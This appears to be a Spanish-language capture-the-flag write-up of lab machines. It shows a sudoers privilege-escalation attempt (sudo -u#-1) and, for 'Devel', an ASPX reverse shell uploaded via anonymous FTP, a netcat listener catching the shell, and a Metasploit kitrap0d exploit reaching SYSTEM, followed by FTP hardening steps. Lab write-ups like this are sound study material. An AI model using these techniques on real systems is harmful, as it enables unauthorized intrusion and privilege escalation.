
```
File Edit View Search Terminal Help
GNU nano 5.4 sudoers.true
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root ALL=(ALL:ALL) ALL
Runas_Alias MYGROUP = root, hugo
hugo ALL=(MYGROUP, !root) /bin/bash
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
on blunder:
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
hands on blunder:
#include /etc/sudoers.d
sh
```



```
root@blunder:/etc# su hugo
su hugo
hugo@blunder:/etc$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (root, hugo, !root) /bin/bash
hugo@blunder:/etc$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
Sorry, user hugo is not allowed to execute '/bin/bash' as #-1 on blunder.
hugo@blunder:/etc$
```


Máquina Devel



Devel

OS:  Windows

Difficulty: **Easy**

Points: **20**

Release: 15 Mar 2017

IP: 10.10.10.5

Vulnerabilidades encontradas

- El servidor ftp compartía el directorio donde se ejecutaba el servicio web lo que permitía la carga de archivos maliciosos.
- Vulnerabilidad a nivel de kernel que permitía el escalamiento de privilegios.

CVE asociado

- CVE-2010-0232

<https://www.exploit-db.com/exploits/11199>

Pruebas

```
ftp> put rev-shell.aspx
local: rev-shell.aspx remote: rev-shell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2763 bytes sent in 0.00 secs (43.1968 MB/s)
```

```
> nc -lnvp 12345
listening on [any] 12345 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.5] 49192
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

```
msf6 exploit(windows/local/ms10_015_kittrap0d) > run
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Launching notepad to host the exploit...
[+] Process 2064 launched.
[*] Reflectively injecting the exploit DLL into 2064...
[*] Injecting exploit into 2064 ...
[*] Exploit injected. Injecting payload into 2064...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.9:4444 -> 10.10.10.5:49200) at 2021-08-12 02:30:29 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Hardening

Deshabilitar la autenticación FTP anónima

```
Set-WebConfigurationProperty -pspath 'MACHINE/WEBROOT/APPHOST'  
-filter "system.applicationHost/sites/site[@name='Default FTP Site']  
/ftpServer/security/authentication/anonymousAuthentication"  
-name "enabled" -value "False"
```

Habilitar la autenticación FTP básica

```
Set-WebConfigurationProperty -pspath 'MACHINE/WEBROOT/APPHOST'  
-filter "system.applicationHost/sites/site[@name='Default FTP Site']  
/ftpServer/security/authentication/basicAuthentication" -name "enabled"  
-value "True"
```

Actualizar a una version más nueva del sistema operativo, que cuente con soporte y estar al día con los parches. El SO actual es Windows 7 Build 7600 además que no cuenta con el soporte de Microsoft desde el 14 de enero del 2020.